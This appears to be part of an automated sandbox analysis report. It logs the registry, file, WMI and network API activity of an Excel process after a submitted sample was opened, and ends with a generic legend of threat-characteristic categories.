Call Window API	API Name: DialogBoxIndirectParamW Args: (6f8d0000, f145dc8, 301ea, 6fc551c6, dcc9c4) Return: 6		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:37Z		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FECUsage\ProductNonBootFilesIntl_1033 Value: 55860007		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FECUsage\ProductNonBootFilesIntl_1033 Value: 55860008		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-206 Value: Excel 2016		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.FriendlyAppName Value: Excel 2016		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation		2768
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Call WMI API	API Name: IWbemLevel1Login:NTLMLogin Args: (ROOTCIMV2, en-US,en,0,13a00fa8,ea0f420) Return: 0		2768
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOTCIMV2, NULL, NULL, NULL, 0, NULL, 0, ea0f420) Return: 0		2768
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, ea0f418) Return: 0		2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e0c		2768
Call Service API	API Name: OpenServiceW Args: (f01bb78, NetSetupSvc, 4) Return: f01bb00		2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e70		2768
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76C75DBE, 0, 0) Return: 0		2768
Call Service API	API Name: OpenServiceW Args: (f0e0738, WinHttpAutoProxySvc, 94) Return: f0e06e8		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b357e8) Return: 1		2768
Call Network API	API Name: socket Args: (2, 2, 0) Return: ef8		2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8		2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0		2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8		2768
Call Network API	API Name: socket Args: (2, 1, 6) Return: ef8		2768
Call Network API	API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0		2768
Call System API	API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0		2768
Call Network API	API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 287) Return: 0		2768
Call System API	API Name: WinHttpCloseHandle Args: (13a980f0) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (f04dc00) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b27698) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b26a58) Return: 1		2768
Call Service API	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0		2768
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Blob Value: None		2768
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Blob Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Call System API	API Name: GetVersionExA Args: (1494ef9c) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (1494eed8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (1494f168) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS_Excel_restart.xml) Return: 0		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheId Value: {BE22FE97-EBDB-4728-AD00-AE4AAE69EABC}		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDn\CWScgWrw= Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDn\CWScgWrw= UniqueId Value: Anonymous		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000610911000000000000000F01FECUsage\ProductFiles Value: 55860041		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDn\CWScgWrw= Entitlements Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73 Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft_Excel Value: None		2768
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\F07E1000, %APPDATA%\Microsoft\Excel\Excel15.xlsx, 0, 0, 0) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Pos Value: 153,153,768,525		2768


Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f07fe58		2768
Call Filesystem API	API Name: FindNextFileW Args: (f07fe58, dce814) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080598		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080598		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080118		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158		2768
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessId.dat) Return: 1		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\sa8' Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2768


▼ Screenshot





Process Graph Legend


Node

Submitted sample

Root process

Child process


Direct event


Indirect event

Created


Event actions


Notable Threat Characteristics


Anti-security, self-preservation


Autostart or other system reconfiguration


Deception, social engineering


File drop, download, sharing, or replication

Hijack, redirection, or data theft

Malformed, defective, or with known malware traits

Process, service, or memory object change

Rootkit, cloaking

Suspicious network or messaging activity